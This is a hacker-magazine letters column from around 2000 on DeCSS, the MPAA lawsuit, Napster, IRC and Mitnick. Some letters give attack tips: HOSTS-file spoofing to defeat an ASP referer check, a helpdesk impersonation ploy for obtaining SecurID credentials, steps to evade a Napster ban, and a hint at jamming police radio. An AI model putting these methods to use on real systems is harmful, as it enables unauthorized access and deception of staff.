Logic would dictate some sort of pirating operation was being investigated. However, the way things have been going lately with the MPAA, it could have had something to do with unauthorized free thought.

Dear *2600:*

Apropos your recent entertaining contact with Verizon, I'd like to inform you that some of us out here have simply had it with the state of DNS. Not the actual DNS system which, amazingly, still seems to be functioning fairly well most of the time, but the morass of commercial interests and policy sellouts that makes up the ICANN/NSI system we all have come to know and loathe.

We've set up the OpenDNS project, for which there's a web site at www.opennic.unrated.net. In a nutshell, we're proposing a registrar which will be owned and controlled by the people who have domains registered through it. This registrar will establish top level domains with definite themes and use policies which it will then enforce.

robin

Dear *2600:*

I'm thinking about registering the domain names 2600sucks.com and 2600arecriminals.com. My question to you: will you fire off formal letters, sic your legal team on me, or generally harass me until I give in? I realize you will probably take offense to the 2600arecriminals.com name but what right do you have restricting my freedoms? If corporations are already threatening people for using "sucks" or "blows" in a domain name, what is to stop them from going after our thoughts next? Will the day come when if I say "fuck NBC" out loud I could face endless legal battles with some faceless entity with millions of times more money and resources than me? In George Orwell's novel *1984,* Big Brother eliminates certain words from the language in order to keep people from thinking unorthodox thoughts. What would you guys do if another company played your game and registered "2600shouldspendlessmoneyonstupiddomainnames.com" ?

J-Fast

We're surprised you have to ask. At some point we have to draw the line and fight the intimidation tactics or we'll get to the point where people won't even be able to name their machines however they want, let alone their domains. And it's not as expensive as you might think to register domains, certainly not as costly as giving up your right to free speech.

Dear *2600:*

Was just reading the latest edition of *Technology Investor* magazine and noticed their "Website of the Month" was www.chasebanksucks.com. It lists complaints ranging from general screw-overs of their customers to injustices to their employees. There are currently about 400 postings and there have been over 156,000 visitors, so the site has been around a while. I wonder if the owner has received any threatening letters from Chase as you guys have from NBC and Verizon?

Secret Squirrel

Answers

Dear *2600:*

I am writing to you regarding Snot Gnome's letter in 16:4 regarding the line graph on his local television service. This channel is used by cable installers to measure the return path signal on the local cable network. The channel is generated by a piece of hardware in the CO's head end that responds to a set frequency send by the technician's meter. Kind of like a ping reply, if you will. I've used the channel in the past to measure return path signal strength while installing broadband Internet services over the cable network (specifically, @home). If you hook up an oscillator to the cable line and set it to send a signal at the predetermined frequency, you'll see a spike in the line graph on the television set. The higher the spike, the stronger the signal. I haven't discovered much use for this other than troubleshooting network problems while installing @home or other two-way cable devices (i.e., digital cable, digital telephone service). I hope this information helps.

drakiel

IRC Bitching

Dear *2600:*

I just wanted to piss and moan about what pricks some of the people are in the mIRC hacking channels. Especially some of the operators who just sit in there and kick anybody who doesn't talk about what they want to hear. I'll go in there to try and learn some-

thing or ask a question and I'll get kicked because I was asking questions! What a bunch of god damn assholes. I just saw the Mitnick thing on *60 Minutes* and went and signed on to the mIRC #2600 channel and asked if anyone saw it. Some guy goes "fuck Kevin" and I said how would you like it if you got locked in jail with no trial and then some asshole operator kicked and banned me from the channel. Try it, try going on and asking something and you'll probably be kicked. OK, got that out of my system.

Muckraker

It's IRC. Save your indignation at injustice for real life, where it counts. We guarantee you'll find plenty to bitch about. Incidentally, mIRC is just the program you use and IRC is what you're entering. And each IRC server connects you to a whole different world of channels and people - many of these servers are independent, meaning they're not at all linked. We don't know which server you were using. We recommend the #2600 channel on irc.2600.net but, as always, we exercise no editorial control over an IRC channel. We're sure someone will come along to complain about that.

Dear *2600:*

I thought IRC was for chat, *2600* for learning, but I guess I was wrong there. Repeatedly on IRC I have been flamed by people, saying I wasn't "cool" or "l33t" because I was using Windows and mIRC (an IRC client that is considered lame by the "elitists" on #2600). My windows computer has DSL, and my FreeBSD and Linux computers don't have ethernet cards or internal DSL modems. I do not want to go out and buy these because I simply do not have enough money and time to configure them. So I choose to use Windows. (All this to explain to you why I don't use Linux or FreeBSD with the Internet, just so you don't think I'm a lamer.) Another thing, I have found it is now trendy to use a type of UNIX over Windows so you can flame those who don't. My friend told me he was sitting in #linux one day and he saw someone coming in. The person had a question because he was new to Linux. The question was "how do I set up PPP outside of Xwindows on Linux?" He was flamed repeatedly and then when my friend tried to tell him the answer, he was kicked and, I found out afterwards, the person with the question was kicked and banned. That made me mad so I asked the person who did it why he did it. So then he came into my channel that I created, #bacon-humpers (excuse the name, it's an inside joke), and started yelling at everyone because they were in Windows and using mIRC, and because we, heh, used linkers in Windows instead of compilers in UNIX to do our coding. We later found out he was on a shell account in Windows. These two incidents are not isolated. This has happened to me millions of times after I was searching through my logs. This is what the 2600net IRC server has degraded into, and because of that we've moved to a small, privately owned server. Now we have registered our own domain name and are starting our *own* IRC server because yours has degraded into a point where everyone, even the real hackers, are snobby people who think they are better than everyone else because they know more.

FLAMEcow

To achieve the kind of atmosphere you want, we would have to monitor and control all dialogue on our IRC server. This just isn't how IRC works. Users define how the conversations go. It makes no more sense to condemn us for immature users than it does to criticize Linux because you got kicked off a #linux channel somewhere.

H2K Videos

Dear *2600:*

I was at the web site one day and I was very surprised and happy to see that Jello Biafra would be the keynote speaker at H2K. I don't think there's a better person out there to do it, so good job. Anyway, I'm pissed because I can't go to H2K and I was wondering if there will be any opportunity to maybe buy tapes of Biafra's speech or if there will be a written transcript of it or something like that.

Hedgecore

There should be tapes available soon as well as audio transcripts up on our site as soon as things calm down a little. Keep checking www.h2k.net/post. If you were a speaker at H2K or if you have pictures or anything else to add to the post-convention site, e-mail cheshire@2600.com who has been kind enough to volunteer to coordinate all of that.

Questions

Dear *2600:*

Why does "*resist" appear in the last bullet on the table of contents in the 17:1 Spring 2000 issue?

Phuct

That's what is known as a printing artifact. It's a hazard of the digital age. Some people see small words and what appear to be significant comments hidden in their issues. Others see Jesus. As always, we apologize for the confusion and inconvenience.

Dear *2600:*

There is a problem with my computer. I hope you can help me. Whenever I log on to Internet, often a black window appears like DOS window that says matrix system. Then, after about half a minute, it disappears and my screen flips horizontally.

kamal abbas

The matrix is the Internet. We suggest going outside.

Dear *2600:*

Will *Freedom Downtime* be available to non-H2K goers, either online or on VHS (or on DVD, heh)?

Theseus

Yes.

Dear *2600:*

I have some work for a *good* hacker. Would you place an advert in your newsletter? How much? When is copy date? Can you e-mail me sample copy?

Wolf

You win the prize for the largest number of misassumptions in a short letter. First, hackers don't go out getting hired simply because they are hackers. We don't take advertising except in our marketplace and

that's only for subscribers. We don't charge for this. We don't have "copy dates." And we come out on paper, not via e-mail. A sample copy is $5.

DeCSS/MPAA/DMCA

Dear *2600:*

I used to work for one of the "major" Hollywood studios. Let me say this. Illegal distribution of copyrighted material is rampant within these companies. Distribution also occurs between companies of films in media formats different than their current release.

I wish you well on 2600.com's fight against the MPAA. The guidance of this organization is very much blinded. A hard look at the internal policy and procedures of each studio should be conducted before attacking outside sources for providing these materials.

I do not deny that piracy occurs outside of the studios by third parties. However, two of the recent major occurrences of films being available for distribution on the Internet were the result of internal control weakness within the "studio system." The first was a copy of *The World Is Not Enough* becoming available because a film critic released a screening copy. The second was when an Academy screening copy of a particular film (I do not remember the title) in VHS format was available on Ebay. For years now, being able to find an Academy-only screening copy on VHS has been extremely easy. It is because these copies are mailed to Academy members during the Oscar voting period so they can be viewed at home. To easily avoid illegal distribution the Academy should change the policy to force member to visit movie theaters to analyze Oscar nominated films. It is that simple. However, "simple" is not in their vocabulary.

Matt

Dear *2600:*

Why is it that the Mac community have not released a Mac version of DeCSS? I am just starting out as a programmer and I simply cannot understand how those who have been programming for many years for the Mac platform have simply laid back and watched while Windows and Linux users are busy coding and porting. Are all the Mac programmers sleeping or am I missing something here? In any case I am wasting no time examining the DeCSS source code, wishing I could understand more.

Anonymous in Ireland

Are you listening, Mac people? This could open up a whole new world of litigation.

Dear *2600:*

I've been trying to follow your case but haven't been able to keep up. One thing you might find interesting is that not all DVD's are region coded. I buy a lot of Anime and this stuff is rarely coded for any region. If the disk is going to run in both Japan and the U.S., it makes sense from a business perspective. Anyway, something for you to look into. Thanks for the interesting magazine.

William

A lot of porn isn't region coded either. But the entire region coding concept is flawed for so many reasons, not the least of which is that it's based solely on greed and on getting people to pay multiple times for the same product. You can expect the same applied to new technologies like HDTV if this is allowed to continue.

Dear *2600:*

What's the connection between *2600* and the show *Futurama?* I've noticed at one time a *2600* sign and also "Coming Soon To An Illegal DVD."

beezle

We know that they made reference to the year 2600 once but we never saw a sign. The DVD reference was in the opening title to an episode aired in April. While we don't want to presume that this has anything to do with us, you would be surprised how many people are aware and interested in this case.

Dear *2600:*

I have listened to your radio program for years now on the net. I have downloaded the entire archive at this point. The reason I'm writing you today is pretty simple: to give you a good example.

On April 16 of this year, my home burned to the ground. With no insurance I was left to pick up the pieces as best I could. I've had the help of many friends and my family. And so far, I've pulled through reasonably well. But, the fire took most of what I owned. Thank god for mp3's! My music collection was hanging in racks with my software on one wall by my computer desk. The racks and jewel cases melted in the heat. Did that mean I was no longer allowed to hear the music I'd paid for the right to listen to? Not a chance. As soon as I could get a computer running again, I began downloading the titles I lost in the fire. I still have a good ways to go but I'm putting a big dent in the task. Nearly 150 albums had to be thrown away as they were nearly transparent from heat damage. I kept as many of the jewel case inserts as I was able to. And as the mpegs are burnt to new discs, the inserts are being matched to the albums. If it weren't for an outlet like Napster, I'd be spending thousands of dollars to replace my music.

Brad Brown

This also brings up an interesting point insofar as licensing. The MPAA and RIAA would like us to believe that we are simply buying a license to view or listen when we buy movies or music. Using that logic, we should still own the license when the physical disks are destroyed.

Dear *2600:*

I was reading with interest Jack Valenti's deposition (man, he's an idiot) but I had to wonder what was up with all the confidential stuff? Was it supposedly giving out information on how to tackle the encryption that the Valentites (my word, sorry) didn't want getting out?

But you've got to love the soon to be infamous "Well, one thing they *[2600]* do is make t-shirts with my picture on it."

phil

While we don't believe Valenti writes his own material, we do think he's a lot more on the ball than he

appears. For instance, when asked if he knew what Divx was, Valenti said he had never heard of it. Now the questioner was obviously referring to the "new" Divx which is used to compress video signals. But the old Divx was a competing standard for DVDs, one which eventually proved unsuccessful. It is inconceivable that Valenti wouldn't have known about the old Divx if he was at all involved in the motion picture industry. Therefore, when he said he didn't know about Divx, he knew the question wasn't referring to the old Divx and that shows that he had to have known there was a new one.

Dear *2600:*

"'Cable is to the Internet what lightning is to the lightning bug,' said Jack Valenti, head of the Motion Picture Association of America, at Thursday's hearing." (*San Francisco Examiner,* Friday, June 16, 2000, page B-2).

Now, this kinda shit really pisses me off.

I like lightning bugs. I have a lot of fond memories of lightning bugs. Warm summer nights, trees, green grass, girlfriends. I don't understand what the fuck lightning bugs have to do with lightning. And I *really* don't understand what all of this has to do with the Internet.

But if Jack Valenti is no friend of lightning bugs then he is no friend of mine.

Decius 6i5

Dear *2600:*

At the end of the TV show *Mystery Science Theater 3000,* there was always a short clip called a "stinger" which was a particularly bad part of the movie that was funny all by itself. In a way, it summed up just how ridiculous the preceding movie was.

Following in that tradition, I'd like to submit this as a "stinger" for the recent Valenti DeCSS testimony:

MR. GARBUS: If I wanted to rent *Schindler's List* at Block Buster I could do that?

MR. COOPER: Ambiguous.

Scott

Dear *2600:*

I just finished reading your link to Jack Valenti's testimony on DecSS. What a f#$%ing moron! You'd think he'd at least have been coached a little better from his attorneys. It's amazing such a prominent individual is so willing to make a *total* jackass out of himself. Keep up the great work.

William Ryan

Interestingly, the judge admonished us for questioning Valenti at all, saying it was a waste of time. We think it was very significant in light of the previous comments he had made.

Dear *2600:*

After I added my mirror to a few search engines, I was bored and decided to do a search for DeCSS, just to see how many links were broken. The first site I went to was a completely different piece of software called DeCSS. It has to do with Cascading Style Sheets. They have a paragraph declaring their moral support for the *other* DeCSS though. Just thought I should pass the link along. www.pigdog.org/decss.

happitree

Believe it or not, some of the sites hosting the "fake" DeCSS have gotten threats from the MPAA.

Dear *2600:*

I think your stand against the MPAA is one of the most admirable things I've heard of in my lifetime. Clearly, the easier path would be to change your site and forget about the whole thing. But you didn't. Some of the largest and most well-known corporate entities have tried to threaten and intimidate you, and you continue to speak the truth as you know it. Incredibly admirable. Please keep up your good work.

oddyOphile

Dear *2600:*

On the way home from H2K I had a layover in Baltimore/Washington. I made my way to the bar to consume some overpriced adult beverages and nicotine. As fate would have it, the older gentleman seated next to me with whom I had been conversing turned out to be a Senator from a state where riverboat gambling is really big. I asked if he was familiar with the MPAA suit against *2600* (I was sporting the hat and con t-shirt by the way). He said that he had heard nothing about it, so I took a few minutes to explain in excruciating detail the entire situation. I even went out of my way to clearly define what a hacker is and voice my disgust at the demonization we as a group have been subjected to by the media as a result of the actions of a malicious minority. It is comforting to know that at least one man on Capitol Hill is now truly informed! Oh God, does this mean I'm a lobbyist now?

Quikfuze
Ward Melville alumni 1981

Funny, this guy had to have voted for the Digital Millennium Copyright Act, which made the MPAA lawsuit possible. It was passed unanimously. It would be nice if every senator could be made aware of the damage their actions have caused. It might just make a difference.

Dear *2600:*

Just a quick comment. Does not the law state that everyone has the right to make a copy of their tapes, software, etc. for themselves as a backup? If that is so, and I should be legally able to copy a disk as a backup, a tape, or a CD, then why not a DVD? If that is the case, then I would suggest this be brought up in court. A DVD should be handed to the opposition and they should be asked to make a reproduction for backup purposes as a demonstration to the court that they are not trying to stop people from making legitimate backups in accordance with our laws.

Blanked Out

If only the court was reasonable enough to listen to such arguments. As it happened in our case, the issue of fair use and backup copies was dealt with by suggesting that users get older technology such as videotapes and make whatever copies they need in that way.

Dear *2600:*

The idea that there are people in our government

trying to criminalize curiosity and intellectual stimulation is beyond frightening. I know this isn't the first time this has happened (Bernie S., Phiber, Kevin, etc.), but it's the first time I've been able to keep informed about it while it's going on, mainly due to your radio show.

One thing I don't have is a lot of *time* to devote to taking off, picketing, and attending trials. But in place of that, I do have a good deal of money to throw at things. I've donated heavily to EFF with the explicit notice that the funds be tagged for your defense trial. I'm also interested if you have any other organizations representing you that would be encouraged by a donation to take things like this on in the future. I encourage others who are in a similar situation to donate as they can. Also, have you had any direct expenses in this trial, and if so where can I send a check to help with that fund?

Woody

There has been nothing crippling on our end - yet. If that should change, you'll hear about it on our site. For now, please keep the donations coming in to EFF. And thanks for the support!

Misconceptions

Dear *2600:*

First off, you guy have a kickass mag. There is no other reading material I look forward to more. There's this older woman who works in my local BookStar who always happens to be there when I go in. The first time she said something like "I wanna be a hacker so I can charge my phone calls to other people." I told here that it was against the law and she gave me the dumbest look I've ever seen. Another time she said she wanted to be a hacker so she could steal credit card numbers. I asked her if she'd ever read a *2600* and kindly explained the difference between curiosity and credit card fraud. Some people just don't have a clue.

phx

It's more like they have their clues confiscated by the mass media. These perceptions are common and they continue to be perpetuated. It can be frustrating but we have to continue to try and educate people so we can avoid the Judge Kaplan syndrome of demonizing entire groups of people and actually applying the law differently to them.

More Info

Dear *2600:*

In 17:2, Devil Moon's letter made me realize I should have added the following disclaimer.

"Nobody mentioned in this article was hurt or injured. Please do not under any circumstances attempt to recreate the descriptions contained herein as you and others around you could get hurt, arrested, or even killed. Driving at high speeds is extremely dangerous. Never attempt to turn off your headlights at night while the vehicle is moving. Always wear a seat belt."

For those who do not work firsthand in the auto design industry, you might not know that we often get to drive, tear down, retrofit, and rework cars of all models. Engineers often get to modify and add things to cars that normally wouldn't be on them. It's what we do. In fact we have a test track right down the road where we can push cars to their limit. To test their performance above and beyond what they would normally endure day to day. And the test track is where testing should take place, not on the open road.

I did have knowledge of the car, I knew where it had come from, and I knew they had already been driven on the test track. There was a rush to fit new parts on all of them for the auto show, where it was to debut. At the time there were no emblems on the car but I knew its X number and could have looked up its name. We mostly refer to cars by an X number. Their commercial names are rarely used.

Another thing he reminded me of is I should have stated that these cars are not built for people to drive like race cars. You should always obey the speed limit and drive according to the appropriate road conditions. Although once you're inside and behind the wheel, a metamorphosis takes over and it's very hard to resist.

The exiting at 75 mph really wasn't a big deal. It was from one expressway to another. The speed limit here is 70 mph and there are no points added to your drivers license until you go over 75+ (on I-75 anyway). So 75 really isn't considered much of a big deal, not even by law enforcement. Especially not a big enough deal to label someone a "complete asshole." At 4 am, I-75 is relatively vacant except for truckers. Many a night I have driven for an hour home and seen less than a dozen cars.

The reason I wrote the article was for those who might not be up on today's technology who don't follow the press and publications. I thought people might find it interesting to learn that we are not just working on safety and more gas/energy efficient vehicles (the ones most people think our auto industry is heading to). Even though I will never be able to afford one, I at least understand what is possible and what today's technology is capable of.

SLATAN

Dear *2600:*

In 16:4 the letters section mentioned that Mapquest will point out the location of a CO in response to an area code and exchange. There is a more direct way to get this information. Feeding those numbers into the form at www.dslreports.com/coinfo not only returns the address, but every exchange served by the CO, its name, owner, and all the services available from that office.

Will

Dear *2600:*

In response to guinsu's article "Securing Web Sites with ASP" in your Spring 2000 issue, I thought I'd provide some additional information that your readers may be interested in.

Under "Making Sure Valid Users Can See Only Their Information," guinsu makes mention of returning the referring page by calling Request.ServerVariables("HTTP_REFERER"). guinsu was right in that you can't fool the browser - but you can fool an ASP page into thinking it has come from a valid URL. The

following technique exposes (by making a few assumptions) a potential problem in using only the HTTP_REFERER request.

As an example, let's say we want to fool http://www.hack.org/hack.asp into thinking we were referred by http://microsoft.com/winblows/-stackerr.htm. First, let's create a localized version of Microsoft.com. Do this by adding (on one line) "127.0.0.1 <space> Microsoft.com" to the HOSTS file in \winnt\system32\drivers\etc. Now whenever we type in Microsoft.com in our browser, it will point to our local web server. You could change the value 127.0.0.1 to the IP address of your web server instead. Next we need to create the path \inetpub\wwwroot\-winblows\stackerr.htm and add it to the list of paths in Internet Service Manager. Add a form to the stackerr.htm file pointing it to http://www.hack.org/-hack.asp. Now when we type http://microsoft.com/-winblows/stackerr.htm into our browser, the page appears and our browser thinks it is at microsoft.com! Finally, by clicking a button on the form we are directed to http://www.hack.org/hack.asp having fooled the ASP page into thinking we've come from the correct page.

This may need to be tweaked a little for some installations, but you get the idea. Notice that by using this technique, a valid user of one organization could (at least in theory) gain access to another organization's pages on the same site - assuming permissions were set only at the root level. You may need to clear your cache before experimenting!

Dave/Adelaide
Australia

Dear *2600:*

In a followup to the article regarding the SecureID, the easiest way to hack into a system with SecureID protection is to obtain the name of an employee (preferably someone high up) and call into the helpdesk pretending to be that person. Tell them you lost your ID on the plane, etc. and you are trying to login. The helpdesk will always have a spare SecureID connected to the general login ID of one of the staffers there (or the department generally). If your act is convincing, they will give you the ID, pin, and passcode and all you have to do is login. This points out the flaw in any type of remote card accessing system. The card can get lost and a user who needs access will call to obtain another login option.

jeremy

Dear *2600:*

I read the article about Taking Advantage of AllAdvantage by silicon kill in the Spring 2000 issue, and I have found how the view bar works. The view bar is mouse and application sensitive only. Meaning that if you stay in a web browser and keep your mouse moving, it will log you as "browsing the web" so you could do what I did. I have a sub woofer, a shoe box, and Goa Trance playing. Tape the box to the top of the woofer, put the mouse inside the box, and turn on your sub woofer. You have to have one that gives a good kick for it must vibrate the mouse to keep it moving! I always have my music on blasting anyway so it doesn't make a difference to me, but if you have roommates or neighbors who don't like loud music that you can hear clearly three blocks away, you should find a different way to keep your mouse moving. I live with a bunch of ravers (much like me) and they like my stuff so it works for me.

Cafeeen BoY

Dear *2600:*

I have to disagree with KireC in his 17:2 article "More Advantages of AllAdvantage" that you need to surf. It's extremely simple to keep the pages downloading or refreshing in this case. When you refresh, it downloads a new page/images/etc. If you want to use AllAdvantage when you aren't surfing, it's extremely easy. Just go to a site with a webcam. The page refreshes every few seconds so it thinks you are still surfing. Please note that this is untested, as last time my parents had AllAdvantage it trashed their Windoze box. Dumb windoze bastards.

Mr. Roboto

Dear *2600:*

I found a little follow-up info on bill's write-in about the systems in police cars. I was reading that issue and right after pulled out the "Personal Technology" section of the *Dallas Morning News* and lo and behold there was an article (for the record, I read that section only to laugh and make fun of the editor). The article wasn't about the current tech, but some up and coming stuff. The software is called PacketCluster Patrol and it's made by Cerulean Tech. They say it has secure connections via text so it can't be scanned. The software is installed on Itronix XC6250 Pro laptops with digital packet-based cellular at 19.2kbps. They also say they are planning to expand with Edge and Bluetooth stuff. The Edge tech will allow them 380kbps connections to their cars so they can transmit video in real-time, and they could use Bluetooth to operate small, mobile video cameras when they enter homes or start searching your car because you have a *2600* in the passenger seat. The great part is this: a Mr. Dorr with the Ft. Worth police says it's all off-the-shelf stuff so the learning curve is lower. That opens obvious venues for home-testing on how to jam the police transmission equipment. Maybe I'll start reading the Personal Tech section more often.

Bowman

Dear *2600:*

A letter in your 17.2 issue from bill brought up an issue with Houston's police department and their use of a laptop in the cruiser. Being another former hacker stuck in the USAF security police duty, I was fortunate (?) enough to learn a little bit about the TLETS system that he referred to.

The TLETS (Texas Law Enforcement Terminal System) is used in most, if not all, police operations in Texas. It's a system that is connected to the NLETS (National Law Enforcement Terminal System) which is connected to the NCIC (National Crime Information Center). The NLETS is run by the collective states and the name may vary state to state, whereas the NCIC is owned and operated by the FBI. Overall, it's a system that allows a patrolman/agent to pull up various "criminal" activities, as well as registrations of sorts. Every state, as well as the federal and mili-

tary agencies, have their version set up differently, but it basically falls under the same principal. It can view (at least on the AFLETS side (Air Force Law Enforcement Terminal System)) at least five different sections: Articles (missing items with recorded serial numbers such as cell phones or camera equipment), License Plates, Vehicles, Persons (wants, warrants, missing persons), and Securities (bonds, bank notes, traveler's checks, and so on). The vehicle/license plate options allow the person to view whether or not the vehicle is registered, stolen, partial registration history, lien holder, addresses. Potent stuff. It's capable of running on laptops in vehicles, but it can run on just about anything. We were running it on an elder 386, which I wasn't able to view in depth. As for it being a *nix system, it was graphically stripped, and definitely not Windows, but I believe it ran DOS.

Court Jester

Dear *2600:*

In 17:2 bill wrote about his experience with the computers in police cars and the "tee lits" network. TLETS is the Texas Law Enforcement Telecommunications Network. It has been around since the 1960's. The Texas Department of Public Safety has a web page on it. www.txdps.state.tx.us/director_staff/information_management/tlets.htm. Until recently it was a 9600 bps store and forward system. Only now is it being converted to a satellite based system to support the bandwidth required for "livescan" applications and other NCIC2000 enhancements. Most states have similar systems. Those networks are connected to each other through the NLETS (www.nlets.org).

The Panasonic laptops Bill saw were some version of the Panasonic Toughbook (www.pansonic.-com/computer/notebook/index.htm) and the Motorolas were MW520 (www.motorola.com/LMPS-/RNSG/-data/mws520/index.html).

WStend

Dear *2600:*

In addition to the cars that The Artful Dodger mentioned in response to "Hacking Explorer," the methods should work on any car made by Ford, Lincoln, and Mercury. These are all manufactured by Ford and they use the same components in all of their cars. Ford also owns a number of foreign car companies as well (Volvo, Mazda, Jaguar, Aston Martin, and Land Rover), but as far as I know they only control distribution, not manufacturing, therefore I would imagine it might not work on any of these.

Immolation

Dear *2600:*

In response to Static's article in 17:2 ("Strange Abuses For Your Home Phone"), most of the 1/8 plugs in those types of phones are stereo, not mono like most of the 1/8 plugs we deal with. Although it may work with the purposes he described, it probably won't if you use a mono patch cord and a mono input to your radio (which most are).

kram12085

Dear *2600:*

I just finished reading "Java Applet Hacking" in issue 17:2 and wanted to send a little more info about Java jar files. A jar file is actually just a zip file with all of the necessary class files, text, images, etc. that an applet or application need to run packaged up nicely. They use standard zip compression so software such as WinZip (6.0 and up I believe) can open them up. If you unzip it you can use a Java decompiler to get the source code of the applet which should make hunting for passwords easier. Java is apparently easy to decompile unless someone has run an obfuscator on the class files. I have no direct experience with this so I cannot recommend any particular software.

As a side note, you mentioned that the run on Verizon-related domains is really only benefiting the registrars. Well, to reduce that benefit a bit, I suggest two registrars: gandi.net and dotster.com. Both are about $15 a year. The former has very good terms of service (you own the domain name - they are only providing a service).

guinsu

Bypassing Napster

Dear *2600:*

For those of you who've been banned by Metallica or Dr. Dre from Napster, I give you the Big Shiny Neat-o Swank Workaround:

1. Click on START>RUN and type in regedit.

2. When regedit is open find HKEY_LOCAL_MACHINE\software\Napster. Click on the napster folder and look on the right side of the screen. Select the key CurrentUser. Press DELETE and click on the plus sign next to Napster on the left side of the screen. Select every folder in the Napster folder one by one. Every time you find CurrentUser, press DELETE.

3. Now press Ctrl + f. When the search window opens type in: 35D38C13-1434-AB7E-003483943341AA When it finds a file, delete it. After you delete it, press the F3 key. Delete the next file it finds. Continue until it says "Search Returns No Results" or something along those lines.

4. Now press Ctrl + f again. This time type in: A1AD8C13-1383-5343-DCC38E43FF0AAE. Now do the same thing you did in step 3.

5. Now press Ctrl + f again. This time type in: CAD8C813-1F34-1B3E-00CEAE43FF0AAD. Now do the same thing you did in step 3.

6. Restart your computer.

7. Open Napster. If you deleted all the CurrentUser keys properly it will ask you to set up a new account. Create a new account using a username and e-mail address different than the one you used in your banned account.

8. Napster should be working properly now.

Hedgecore

Mitnick

Dear *2600:*

Kevin Mitnick used to make threats and say, "I'm going to kill you, I know who you are and where you live" before he got busted five years ago. If he were really smart he would know cell phones are traceable. How would you feel if someone hacked into your

2600 web site and changed your index.hml file to something you totally disagreed about? And every time you asked or e-mailed the person who hacked you, they just said you suck and you're lame? And if you have to stop what you're doing and fix the web site or hire someone to fix it, that costs money.

This is like if a Lock Master constantly breaks into your house and keeps putting up messages that said your door sucks and your lock is a bubble gum.

The law is the *law* and if you got busted by what you're doing, then you're not the best.

illii

Every now and then we get anti-Mitnick letters that are somewhat rational but wind up blowing it with some inane or hysterical ranting. You, however, managed to skip the rational part altogether. You also managed not to include any facts at all so we can't even refute them. "Your lock is a bubble gum"?

Dear *2600:*

I have been reading your magazine for a couple of years, thanks to my dad who told me to read it one day. I have followed the case of Kevin Mitnick and I even wrote a report about it for my expos class. Well anyway, I was looking for skins for the computer game The Sims and found the skin for Kevin Mitnick. Seeing his skin made me smile and I of course downloaded it. You can find the skin at www.simfreaks.com/skins/index.shtml. I thought you might be interested to know about this.

ReNt12596

Dear *2600:*

I know that *2600* is against the fact that Mitnick was held in prison without trial for many years and I agree that it was unconstitutional and I am against what the government did. What I haven't seen is whether *2600* is against the fact that he was charged with computer crimes. I am all for researching how to hack and stuff. Finding ways to do illegal stuff is fun, but I would contact the party responsible for the product with the flaw and instruct them how to fix it, not use that flaw to commit various crimes. What Mitnick did was still against the law and he did deserve to be imprisoned. He was, in my opinion, a criminal. Anyone who commits any sort of crime whether it be on a computer, payphone cheating, or otherwise deserves to be punished. So, what is *2600's* opinion on committing crimes over the Internet? I'm tired of "We don't condone hacking for illegal purposes." That is the same as Napster saying "We don't condone the piracy of music." The people in charge of Napster were not really against what was going on. Saying "we don't condone such and such" is just a legal defense. Just to clarify, I am all for Napster and don't believe they did anything wrong. Though I do feel piracy is wrong, those who simply allow other people to do so aren't responsible.

Bill Dahab

Does every "criminal" deserve to be imprisoned? Were the crimes Mitnick was finally charged with anything serious enough to warrant jail time? How come others involved in the exact same activity with Mitnick were never even questioned, let alone punished? It's very simplistic to just label someone as a criminal because they simply broke the rules. It happens all the time. Once you place the criminal label on someone, you can then justify excessive punishment without actually considering the facts. Similarly, if one assumes sensitive information can only be used in bad ways, you can then justify restricting or criminalizing it without realizing the greater danger you're creating.

Reprinting Stuff

Dear *2600:*

I work for a medium sized but well known software company and would like to use an article from the latest issue to e-mail to our software testing department. The article in question is: "Finding and Exploiting Bugs" by Astroman66 in 17:1. I am a subscriber and I was wondering if I could get the article in electronic form or get the author's e-mail address so I could ask him/her myself. I assure you it would only be used internally and both the author and *2600* would receive credit.

Jason Benton

For the record, and for the benefit of those people (like certain corporations and judges) who can't understand why a hacker magazine has a copyright, we encourage people to send our articles to other people. All we ask is credit for the author and the magazine. You can xerox them, fax them, or whatever. The same goes for material on our web site, our radio show, etc. We speak so people hear what we have to say and it helps us to have our words spread. What our copyright exists for is to prevent people from taking the magazine as a whole and reprinting it as a product. We don't believe in forcing people to buy an issue for every person who reads it, we don't believe in region coding to prevent those in other countries from reading our words, and we don't limit the reading of our words to "authorized" people. Such restrictions have nothing at all to do with copyright. In addition, our writers own their words and they can do whatever they want with them after they appear in these pages. Writers may or may not choose to give out their e-mail addresses - it's completely up to them.

The Old Days

Dear *2600:*

I was wondering how your old issues were originally distributed. They were just sheets of paper with holes punched. Did they come stapled together or in a wrapper or something? Just curious about the history of *2600.*

Akolade

Originally, 2600 was mailed out as three sheets of paper folded into an envelope with loose-leaf holes punched in them. When we expanded to eight pages, we attached the paper so that it was two 11x17 sheets folded to fit in the same size envelope. We'd be interested in seeing recollections from original subscribers on the early days of 2600.

More Government Stupidity

Dear *2600:*

According to IDG, people who intentionally spread a computer virus face a seven year prison sentence and a $15,000 fine in Pennsylvania after Governor Tom Ridge signed a new bill into law May 26. The bill also requires that restitution be paid for any damages caused.

The bill, which passed the House and Senate unanimously, makes computer hacking - including denial of service attacks and the willful spread of a computer virus - a crime. It also defines a computer virus for the first time.

This surprised me. Now I don't go writing or releasing viruses at all, but this seems a bit excessive. I'm curious what happens if someone else from, say, Canada released something that affected someone in Pennsylvania. Would they go to Canada to arrest them? It's sad things actually have come to this.

Chad Ziccardi

While releasing viruses or engaging in denial of service attacks are pretty obviously crimes, the hysteria of our lawmakers in dealing with them needs to be reigned in. The punishment has to fit the crime. And we must be especially careful not to encompass constructive activities like writing viruses or constructing a denial of service attack into the world of crime. Regardless of how worthless one may consider certain pursuits, the moment writing or instructing becomes synonymous with crime, we've entered into a very scary realm.

Bookstores

Dear *2600:*

I was reading in your last issue (17:1) your responses to the Barnes & Noble letters and was struck with the impression that you believe that booksellers don't have the right to choose how publications are sold in their stores. Although I may disagree with a B&N labeling *2600* "indecent" (and I do disagree), I believe it is at the discretion of the company to make that decision. As sad as it may be, we'd be treading on the rights of Barnes & Noble by telling them where to display this magazine. I don't believe Barnes & Noble has the power or authority to limit our freedom of speech in any way. The only true power we have over censorship in this form is to shape the perception of hackers in the eyes of the public so that we're no longer misunderstood or feared.

vesparado

As customers, people have the right to notice and comment when a store isn't living up to their expectations. This is hardly an infringement on Barnes & Noble's rights.

Observations

Dear *2600:*

I just got my first *2600* mag ever and my friend tore it up because I spilled juice on his new *Playboy.* I cried for hours. By the way I *love* the new Windows 2000. It's super. Lenix and Unix suck with a capitol "s" because they are too hard.

SuperHacker@aol.com

You just can't make this stuff up.

Dear *2600:*

I'm glad that you have decided to also put up an mp3 version of your *Off The Hook* files. Not only are the mp3s much smaller in size but they can now be played back on a lot of different applications instead of just Realplayer.

COMTek
